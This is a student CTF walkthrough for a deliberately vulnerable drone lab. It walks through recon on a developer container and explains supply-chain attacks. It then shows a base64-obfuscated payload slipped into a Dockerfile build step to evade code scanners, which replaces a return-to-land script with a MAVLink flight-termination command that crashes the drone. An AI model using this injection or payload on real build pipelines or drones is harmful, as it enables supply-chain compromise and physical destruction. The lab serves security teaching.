Technische Hochschule Deggendorf
Faculty Applied Information Technology
Studiengang Bachelor of Cyber-Security

Damn Vulnerable Drone Supply Chain Compromise CTF - Technical Walkthrough

Vorgelegt von:

Christof Renner
Matrikelnummer: 22301943
Manuel Friedl
Matrikelnummer: 1236626
Felix Hahl
Matrikelnummer: 22302429

Prüfungsleitung:

Prof. Dr. Michael Heigl

Am: 17. Juli 2025

Contents

1 Welcome to Your First Cyber Hacking Lab!

Operation Briefing: Infiltrate SkyDefence AG

You are now a member of the advanced threat actor group **BitLock**. Your group's objective is to infiltrate and compromise the secure drone manufacturer, **SkyDefence AG**. After multiple failed direct attacks on SkyDefence AG's hardened perimeter, BitLock strategists devised a new approach: exploiting weaknesses within SkyDefence AG's software supply chain.

Your reconnaissance identified an ideal target: **SkyDeliverer AG**, a software development partner trusted by SkyDefence AG to deliver critical software updates for their drones. You've successfully executed a targeted phishing campaign, and you've now gained the credentials of a junior developer at SkyDeliverer AG - the account "developer" with the password **"dev123"**.

Your mission is clear: leverage this initial access to stealthily navigate the internal environment of SkyDeliverer AG, identify potential weaknesses, and inject malicious code into their build systems. Once deployed, your infected software will propagate into SkyDefence AG's secure drone infrastructure, compromising their drone fleet and achieving BitLock's ultimate objective.

Prepare yourself for a sophisticated supply chain compromise—your skills in stealth, patience, and technical acumen will be critical.

Are you ready to infiltrate and pwn the SkyDefence AG?



Figure: Supply Chain Attack Pathway into SkyDefence AG

1.1 Learning Objectives

By the end of this exercise, you will be able to:

- Clearly define and explain a **supply chain attack**.
- Use fundamental **Linux commands** effectively for reconnaissance and exploration.
- Understand common reasons why developers introduce **security vulnerabilities**.
- Think critically from both the **attacker's and defender's perspectives**.
- Execute and recognize techniques employed by professional cybersecurity analysts.

1.2 What You Need

To successfully complete this lab, ensure you have the following:

- **Hardware Requirements:**
  - CPU: Minimum 4 CPU cores (8 cores recommended)
  - RAM: Minimum 8GB (16GB recommended)
  - Disk Space: At least 20GB of free space
  - Internet connection for downloading Docker images
- **Docker Desktop**
- **Basic knowledge of the linux commandline** is helpful but not mandatory.
- **Curiosity and patience** to explore and learn.

1.3 Understanding Supply Chain Attacks

What is a Supply Chain Attack? (Simple Explanation)

Imagine ordering food at your favorite restaurant. You trust the restaurant completely, so you never question where the ingredients come from or if someone has tampered with them.

A **supply chain attack** is like secretly contaminating these ingredients at the supplier stage—before they ever reach the restaurant. By the time the ingredients are delivered, even the trusted restaurant unknowingly serves compromised meals to customers.

In the cybersecurity world, hackers don't always directly target their primary victims. Instead, they inject malicious code into software or updates during their development phase. Once installed by the end-users, this software is already compromised.

2 Background: MITRE ATT&CK Framework

What is the MITRE ATT&CK Framework?

The MITRE ATT&CK Framework is a globally recognized knowledge base of cyberattack techniques and tactics. It helps security professionals understand how real-world attackers operate, map their activities, and improve defenses.

Key Concepts:

- **Tactics:** The attacker's goals (e.g., Initial Access, Persistence, Privilege Escalation)
- **Techniques:** How those goals are achieved (e.g., Phishing, Exploiting Vulnerabilities, Scheduled Tasks)
- **Procedures:** Real-world examples of how techniques are used

In this lab, you'll see MITRE IDs (like T1078) that map your actions to real attacker behaviors!



Figure: Example MITRE ATT&CK Tactics Progression

3 Background: What is Docker?

Docker in a Nutshell

Docker is a tool that lets you run applications in isolated environments called **containers**. Think of containers as lightweight, portable virtual computers that always work the same way, no matter where you run them.

Why use Docker?

- Easy to set up complex labs and environments
- Each container is separate and safe to experiment in
- Used by real companies for development and deployment

4 Setting Up Docker

This section covers installing Docker on Linux, macOS, and Windows as this is will run the infrastructure which we will need in order to start the lab.

For Windows and MAC please follow the installation steps over to:

`https://docs.docker.com/desktop/mac/install/`



Figure 1: Download your corresponding docker image

Confirm that everything is working by opening your Command Prompt and running:

```
1    sudo docker run hello-world
2
```

```
C:\Users\ChristofRenner> docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://hub.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/get-started/
```

Figure 2: Successful output of "docker run hello-world"

If you want to install docker on Linux please consult the the docker installation docs to find custom instructions for your distribution:

`https://docs.docker.com/desktop/setup/install/linux/`

5 System Architecture

5.1 Container Overview

The lab environment comprises several interconnected components.

1. **Developer Machine** (`dev-workstation`)
   - working machine of the developer account.
   - Equipped with necessary build tools and development environment.

2. **Flight Controller** (`flight-controller`)
   - Core drone firmware.
   - Processes virtual sensor data for drone flight controls.

3. **Companion Computer** (`companion-computer`)
   - Performs advanced onboard processing tasks beyond basic flight control.
   - Manages telemetry logs, wireless networks, camera streaming, and autonomous guidance systems.
   - Communicates with Ground Control via wireless MAVLink connections.

4. **Ground Control Station** (`ground-control`)
   - Central user interface for drone pilots/operators.
   - Provides functionalities for mission planning, flight mapping, video streaming, and joystick control.
   - Monitors build artifacts and manages software deployments.

5. **Simulator** (`simulator`)
   - For drone physics and environments.
   - Manages motor operations, physics calculations, and sensor simulations.

5.2 Network Topology



Figure 3: Simplified Network Topology: External Attacker vs. Internal Drone System

6 Lab Setup - Getting Started

6.1 Starting Your Hacking Environment

First, let's get our lab environment running. To get all the infrastructure we need lets fist clone the repo which hosts it.

```
# Open a terminal and clone the repo. Install git if not present.
git clone https://mygit.th-deg.de/cr02943/damn-vulnerable-drone

```

Listing 1: Cloning the required repo

Secondly, lets start the infrastructure.

```
# Open a terminal and navigate to the project directory
cd Damn-Vulnerable-Drone\DVDS-SUPPLYCHAIN-CHALLENGE

# Execute the start script
bash start.sh

# ! You will now see the startup of all the containers!
# Depending on your setup, this might take a couple of minutes

# The script will handle starting containers and connect you
# to the developer machine automatically.
# If not, you can check running containers with:
# docker ps

```

Listing 2: Starting the Lab Environment

What just happened? We just started several "virtual computers" (called containers) that simulate a real company's development environment:

- A developer's workstation (where programmers write code)
- A network which connects the different parts of the drone
- The background Webserver which simulate the drone behaviour

Think of it like a miniature version of a real company's IT infrastructure!

If everything worked you now have something that looks something like this:

Figure 4: Successful start of lab env

You are now connected to the developer machine with the junior developer credentials we acquired through the fishing campaign. You can now look around, familiarize yourself with the environment and explore the container!

7 Exploring the Lab Environment

7.1 Step 1: Accessing the Damn Vulnerable Drone Webpage

After successfully starting your lab environment, your simulated drone is now active. Let's begin by accessing the drone's web management interface:

1. Open your preferred browser.
2. Navigate to:

`http://localhost:8000/`

If everything is correctly set up, you should see something that resembles the page below:

Figure 5: Damn Vulnerable Drone Web Interface

On the upper right hand side, you can now click through the different stages of a test environment. Again, based on your Hardware, some steps might take a second to load. However, go ahead and run through the different stage of the Flight stages.

7.2 Step 2: Exploring the Developer Container

Back in our developer box, lets look around a little what we can find.

On the machine execute these commands:

```
# Who are we?
whoami

# List the content of the current directory we are in.
ls


```

Listing 3: Exploring the filesystem

The Linux commandline In order to advance the challenge we need to learn some basic linux commandline commands:

- **cd**: Allows us to change directories
- **ls**: Lists the content of a directory
- **nano**: allows us to edit files via commandline
- **nano**: allows us to view the content of a file

Pro Tip: Use "Tab" to auto-complete commands

Challenge: Coming home
How many "home"-directories exist on the developer machine?

8 Advancing the Attack: Reconnaissance

Now that you've established a foothold on the developer's machine, it's crucial to begin reconnaissance to find ways to escalate your attack. Professional attackers spend considerable time performing detailed reconnaissance to identify vulnerabilities and potential targets.

What is Reconnaissance?
Reconnaissance is the first step in most cyberattacks. It involves collecting valuable information about a target's environment, such as:

- Sensitive files containing passwords or API keys.
- SSH keys or other authentication mechanisms.
- Configuration and build scripts that reveal software vulnerabilities.

Effective reconnaissance greatly increases your chances of a successful exploitation.

8.1 Conducting Reconnaissance: Basic Linux Commands

Begin your reconnaissance by exploring the environment systematically. Execute the following Linux commands in the developer container to gather useful information:

```
# Navigate to the developer's directory
cd /home/developer/

# Thoroughly examine directories and their contents
ls -la


```

Listing 4: Advanced exploration commands

Since we didn't find anything, let's check what we can accomplish with our current developer account:

```
# Display your user ID and group memberships
id

# Check your current user's permissions for sudo commands
sudo -l

```

Listing 5: Checking user privileges

What are Privileges?

In Linux, **privileges** define what operations a user is allowed to perform. Regular users typically have limited privileges, whereas administrators (root) have full control over the system.

Attackers usually seek **privilege escalation** to move from regular user privileges to administrative (root) privileges. With root privileges, attackers can access sensitive files, alter configurations, and maintain persistent access.



Figure 6: Output of privilege checks in the container

Since we seem to have no special privileges, let's look for other ways an attacker might use.

9 SSH Keys

One way to we could use to further our reach into into the network are **SSH-Keys**. SSH keys can be used to authenticate to other systems without needing a password, making them a valuable asset for an attacker. If we can find and use the developer's SSH keys, we may be able to access other machines in the network.

What are SSH Keys?
SSH keys are cryptographic keys used for authentication in the SSH protocol, enabling secure remote access to servers and other systems. They replace passwords with a more secure and often more convenient method of authentication, relying on a pair of keys: a private key kept secret by the user and a public key shared with the server.

We can check if the developer has any SSH keys configured by looking in the `/.ssh/` directory.

```
# List SSH keys in the developer's .ssh directory
ls -la ~/.ssh/

```

Listing 6: Checking for SSH keys

Figure 7: Output of SSH key checks in the container

Seeing as there is no .ssh directory, we can assume that the developer has not set up any SSH keys. Looking at this we should look into escalating our privileges on the local machine.

10 Cronjobs

A common method of privilege escalation (both on Linux and Windows!) involves exploiting scheduled tasks. In Linux these are known as **cronjobs**. Cronjobs are automated tasks scheduled to run periodically under a defined user account.

Let's investigate if there are any cronjobs configured on this system.

```
# Check cronjobs belonging to your current user
crontab -l

# Check system-wide cronjobs (typically requiring higher privileges)
ls -la /etc/cron*

# View cronjob configuration files for scheduled tasks
cat /etc/crontab
cat /etc/cron.d/*

```

Listing 7: Checking cronjobs

What do cronjobs look like?

Cronjob Format: Each line in a cronjob file follows this format:

```
* * * * * useraccount command-or-script-to-execute
```

The five asterisks represent the schedule:

- **Minute** (0-59)
- **Hour** (0-23)
- **Day of Month** (1-31)
- **Month** (1-12)
- **Day of Week** (0-7, where both 0 and 7 represent Sunday)

For example, `0 5 * * 1 user1 /path/to/script.sh` runs the script every Monday at 5:00 AM in the user1's context.

10.1 Analyzing Cronjob Vulnerabilities

When analyzing cronjobs for vulnerabilities, look for the following common security issues:

- Cronjobs running scripts from directories where you have write permissions.
- Scripts or binaries executed by cronjobs that lack absolute paths, making them susceptible to path manipulation.
- Cronjobs that execute scripts with overly permissive file permissions.

Looking at the output of the previous commands, we can see that there are multiple cronjobs configured on the system.

```
developer@322ac5aec1bf:/$ crontab -l
no crontab for developer
developer@322ac5aec1bf:/$ ls -la /etc/cron*
-rw-r--r-- 1 root root 1136 Mar 23  2022 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x 1 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
-rw-r--r-- 1 root root   38 Jun 21 08:38 build-update
-rw-r--r-- 1 root root  201 Jan  8  2022 e2scrub_all

/etc/cron.daily:
total 20
drwxr-xr-x 1 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
-rwxr-xr-x 1 root root 1478 Apr  8  2022 apt-compat
-rwxr-xr-x 1 root root  123 Dec  5  2021 dpkg

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder

/etc/cron.weekly:
total 12
drwxr-xr-x 2 root root 4096 Jun 21 08:40 .
drwxr-xr-x 1 root root 4096 Jul  1 18:15 ..
-rw-r--r-- 1 root root  102 Mar 23  2022 .placeholder
developer@322ac5aec1bf:/$
```

Figure 8: Output of cron job checks in the container

Challenge: Finding Cronjobs

Did you find any cronjobs that run with root privileges or execute scripts that you can modify?

List them below!

Now that we have found an potentially vulnerable cronjob running as root, let's look at how we can exploit it. Let's start by looking at the build-update.script that we gets executed by the cronjob.

```
ls -al /bin/build-update.sh

```

Listing 8: Viewing build-update.script

Using this command we can see different properties of the file:

```
developer@e1d838127397:/$ ls -al /bin/build-update.sh
-rwxr-xr-x 1 root root 7354 Jun 21 17:45 /bin/build-update.sh
developer@e1d838127397:/$
```

Figure 9: Output of build-update script checks in the container

- **File Permissions:** The first column shows the file's permissions, such as `-rwxr-xr-x`. This indicates:
  - `-`: Regular file.
  - `rwx`: The owner has read, write, and execute permissions.
  - `r-x`: The group has read and execute permissions.
  - `r-x`: Others have read and execute permissions.
- **Number of Links:** The second column shows the number of hard links to the file.
- **Owner:** The third column displays the username of the file's owner, e.g., `root`.
- **Group:** The fourth column shows the group associated with the file, e.g., `root`.
- **File Size:** The fifth column indicates the size of the file in bytes.
- **Last Modified Date:** The sixth through eighth columns show the date and time the file was last modified.
- **File Name:** The final column displays the name of the file, `build-update.sh`.

This information is crucial for understanding the file's accessibility and potential vulnerabilities. For example, if the file is writable by the current user or group, it could be exploited to escalate privileges.

We can see that the file is owned by root and we can only `view` it.
We can do so by running:

```
# View the content of the build-update script
cat /bin/build-update.sh

```

Listing 9: Viewing the build-update script

Looking at the content of the script, we can see that it is used to update the software components of the SkyDeliverer AG.

```
#!/bin/bash
BUILD_LOG="/var/log/build-pipeline.log"
BUILD_DIR="/builds"
SHARED_BUILDS="/opt/shared-builds"
SOURCE_DIR="/sourcecode"
ARTIFACT_DIR="/opt/artifacts"
RTL_MODULE="return-to-land.py"
BUILD_VERSION=$(date +%Y%m%d_%H%M%S)

log_message() {
    echo "$(date '+%Y-%m-%d %H:%M:%S') [BUILD-PIPELINE] $1" >> "
$BUILD_LOG"
}
run_stage() {
    local stage_name="$1"
    local status="$2"
    log_message "[$stage_name] $status"
}
....

```

Listing 10: Content of build-update.sh

Looking at the file we can see, that the code is located in the `/sourcecode` directory.

Take a look at the content of the `/sourcecode` directory by running:

```
developer@e1d838127397:/$ ls -al /sourcecode/
total 44
drwxr-xr-x 1 developer developer 4096 Jun 22 16:57 .
drwxr-xr-x 1 root      root      4096 Jul  1 19:35 ..
drwxr-xr-x 1 developer developer 4096 Jun 21 09:58 companion-computer
drwxr-xr-x 1 developer developer 4096 Jun 21 09:58 flight-controller
drwxr-xr-x 1 developer developer 4096 Jun 21 11:34 ground-control-station
drwxr-xr-x 1 developer developer 4096 Jun 21 09:58 simulator
```

Figure 10: Output of the sourcecode directory listing

Challenge: Getting to the source

Look at the content of the `/sourcecode` directory. Where do we need to go if we want to modify the `return to land` step?

11 Diving into the Code

Looking at the found source we see the structure of the different containers. A quick look into the "ground-control-station" directory reveals a "stages" folder, which contains the different stages of the drone flight.

Seeing as we want to crash the drone at the "return to home" stage, lets take a look into the corresponding stage file.

```
# View the content of the return to home stage
cat /sourcecode/ground-control-station/stages/return-to-land.py

```

Listing 11: Viewing the return to home stage

This reveals the following:

```
from pymavlink import mavutil
import time

def set_rtl_altitude(master, rtl_alt_cm):
    """Set the RTL altitude."""
    master.mav.param_set_send(
        master.target_system,
        master.target_component,
        b'RTL_ALT',
        rtl_alt_cm,
        mavutil.mavlink.MAV_PARAM_TYPE_INT32
    )
    # Wait for the parameter to be set
    time.sleep(2)

def set_mode_rtl(master):
    """Set the drone's mode to RTL (Return to Launch)."""
    master.mav.set_mode_send(
        master.target_system,
        mavutil.mavlink.MAV_MODE_FLAG_CUSTOM_MODE_ENABLED,
        mavutil.mavlink.COPTER_MODE_RTL
    )

# Connect to the drone
connection_string = "udp:0.0.0.0:14550"
master = mavutil.mavlink_connection(connection_string)
master.wait_heartbeat()
print("Connected to drone")

# Set RTL altitude (e.g., 5000 cm for 50 meters)
set_rtl_altitude(master, 275)
print("RTL altitude set to 50 meters")

# Set mode to RTL
set_mode_rtl(master)
print("Returning to Launch")

```

Listing 12: Content of return-to-land.py

12 Modifying the Build Process

Taking a blue team perspective

As a defensive security professional there might be steps implemented that could trigger alarms when executing these supply chain attacks.
This could include implementing static code analysis and vulnerability scanning in build pipelines.

Static Code Analysis & Vulnerability Scanning

Static Application Security Testing tools analyze source code without executing it to identify potential security vulnerabilities and coding errors.

When integrated into CI/CD pipelines, these tools can:

- Automatically scan every code commit or pull request
- Block builds that contain known vulnerabilities or malicious code patterns
- Generate detailed reports of security issues with remediation guidance
- Enforce secure coding standards and best practices

So in theory this means that, if we modify the code in a way that is not expected, it could trigger an alarm and alert the security team.
In order to avoid this, we will modify the code in a way that is not immediately obvious. We will do this by obviouscating the code, so it cannot immediately be recognized as malicious.

What is Code Obfuscation? Code obfuscation is the practice of making code difficult to understand while preserving its functionality. This is often done to protect intellectual property, prevent reverse engineering, or hide malicious intent in supply chain attacks.

Some methods of code obfuscation include:

- Renaming variables and functions to meaningless names
- Adding unnecessary code that does not affect functionality
- Using complex control flow structures
- Encoding strings or data in a way that is not immediately readable

We are going to to use the latter method: encoding strings or data in a way that is not scannable by automated tools. This will allow us to modify the code in a way that is not scannable by automated tools.

12.1 Entering the Pipeline

For an even more stealthy approach, we are not going to modify the code directly, but rather inject our malicious code into the build pipeline. This way, even if someone looks at the code, they will not see our malicious code directly. Instead, we will modify the build pipeline to execute our malicious code during the build process.
In our use case, the "Build Pipeline" is simulated by the Dockerfile of the docker container. We will modify the Dockerfile of the `ground-control-station` container to execute our malicious code during the build process.
We will slightly alter the Dockerfile of the `ground-control-station` container like this:

```
    # Open the Dockerfile in the ground-control-station directory
    nano /sourcecode/ground-control-station/Dockerfile

```

Listing 13: Modifying the Dockerfile

In the Dockerfile, we will add a line to insert our malicious code into the build process. The malicious code is base64-encoded to avoid detection by simple text-based security scanners:

```
    [... previous Dockerfile content...]
    USER root

    # This line decodes and executes malicious Python code during build
    RUN echo "
ZnJvbSBweW1hdmxpbmsgaW1wb3J0IG1hdnV0aWwKaW1wb3J0IHRpbWUKCmRlZiBzZW5k
X2ZsaWdodF90ZXJtaW5hdGlvbl9jb21tYW5kKG1hc3Rlcik6CiAgICAiIiJTZW5kIGZs
aWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHRvIGZvcmNlIHRoZSBkcm9uZSB0byBzaHV0
IGRvd24gaW4gbWlkLWFpci4iIiIKICAgIG1hc3Rlci5tYXYuY29tbWFuZF9sb25nX3Nl
bmQoCiAgICAgICAgbWFzdGVyLnRhcmdldF9zeXN0ZW0sCiAgICAgICAgbWFzdGVyLnRh
cmdldF9jb21wb25lbnQsCiAgICAgICAgbWF2dXRpbC5tYXZsaW5rLk1BVl9DTURfRE9f
RkxJR0hUVEVSTUlOQVRJT04sCiAgICAgICAgMCwgICMgQ29uZmlybWF0aW9uCiAgICAg
ICAgMSwgICMgUGFyYW0xOiAxIHRvIGluaXRpYXRlIGZsaWdodCB0ZXJtaW5hdGlvbgog
ICAgICAgIDAsIDAsIDAsIDAsIDAsIDAgICMgT3RoZXIgcGFyYW1zIHVudXNlZAogICAg
KQogICAgcHJpbnQoIkZsaWdodCB0ZXJtaW5hdGlvbiBjb21tYW5kIHNlbnQgLSBzaW11
bGF0aW5nIGNyYXNoIikKCiMgQ29ubmVjdCB0aGUgZHJvbmUKY29ubmVjdGlvbl9z
dHJpbmcgPSAidWRwOjAuMC4wLjA6MTQ1NTAiCm1hc3RlciA9IG1hdnV0aWwubWF2bGlu
a19jb25uZWN0aW9uKGNvbm5lY3Rpb25fc3RyaW5nKptYXN0ZXIud2FpdF9oZWFydGJl
YXQoKQpwcmludCgiQ29ubmVjdGVkIHRvIGRyb25lIikKCiMgU2VuZCBmbGlnaHQgdGVy
bWluYXRpb24gY29tbWFuZCB0byBzaW11bGF0ZSBhIGNyYXNoCnNlbmRfZmxpZ2h0X3Rl
cm1pbmF0aW9uX2NvbW1hbmQobWFzdGVyKQoKIyBTZW5kIHBlcmlvZGljIGhlYXJ0YmVh
dHMgdG8ga2VlcCBNQVZMaW5rIGNvbm5lY3Rpb24gYWxpdmUKdHJ5OgogICAgd2hpbGUg
VHJ1ZToKICAgICAgICBt YXN0ZXIubWF2LmhlYXJ0YmVhdF9zZW5kKAogICAgICAgICA
gICBtYXZ1dGlsLm1hdmxpbmsuTUFWX1RZUEVfUVVBRFJPVE9SLAogICAgICAgICAgICB
tYXZ1dGlsLm1hdmxpbmsuTUFWX0FVVE9QSUxPVF9BUkRVUElMT1RNRUdBLAogICAgICA
gICAgICAwLCAwLAogICAgICAgICAgICBtYXZ1dGlsLm1hdmxpbmsuTUFWX1NUQVRFX0F
DVElWRQogICAgICAgICkKICAgICAgICB0aW1lLnNsZWVwKDEpCmV4Y2VwdCBLZXlib2
FyZEludGVycnVwdDoKICAgIHBhc3MK" | base64 -d > /opt/gcs/stages/return-
    to-land.py

    CMD echo "Ground Control Online..." && /usr/bin/expect /init

```

Listing 14: Adding malicious code to the Dockerfile

What does this malicious code do?
When decoded, the base64 string contains Python code that:

- Connects to the drone via MAVLink protocol
- Sends a `MAV_CMD_DO_FLIGHTTERMINATION` command
- Forces the drone to shut down mid-flight, simulating a crash
- Maintains connection to avoid suspicion

12.2 The Decoded Malicious Payload

When the base64 string is decoded, it creates the following malicious Python file:

```
from pymavlink import mavutil
import time

def send_flight_termination_command(master):
    """Send flight termination command to force the drone to shut
down in mid-air."""
    master.mav.command_long_send(
        master.target_system,
        master.target_component,
        mavutil.mavlink.MAV_CMD_DO_FLIGHTTERMINATION,
        0,  # Confirmation
        1,  # Param1: 1 to initiate flight termination
        0, 0, 0, 0, 0, 0  # Other params unused
    )
    print("Flight termination command sent - simulating crash")

# Connect to the drone
connection_string = "udp:0.0.0.0:14550"
master = mavutil.mavlink_connection(connection_string)
master.wait_heartbeat()
print("Connected to drone")

# Send flight termination command to simulate a crash
send_flight_termination_command(master)

# Send periodic heartbeats to keep MAVLink connection alive
try:
    while True:
        master.mav.heartbeat_send(
            mavutil.mavlink.MAV_TYPE_QUADROTOR,
            mavutil.mavlink.MAV_AUTOPILOT_ARDUPILOTMEGA,
            0, 0,
            mavutil.mavlink.MAV_STATE_ACTIVE
        )
        time.sleep(1)
except KeyboardInterrupt:
    pass

```

Listing 15: Decoded malicious return-to-land.py

13 Conclusion

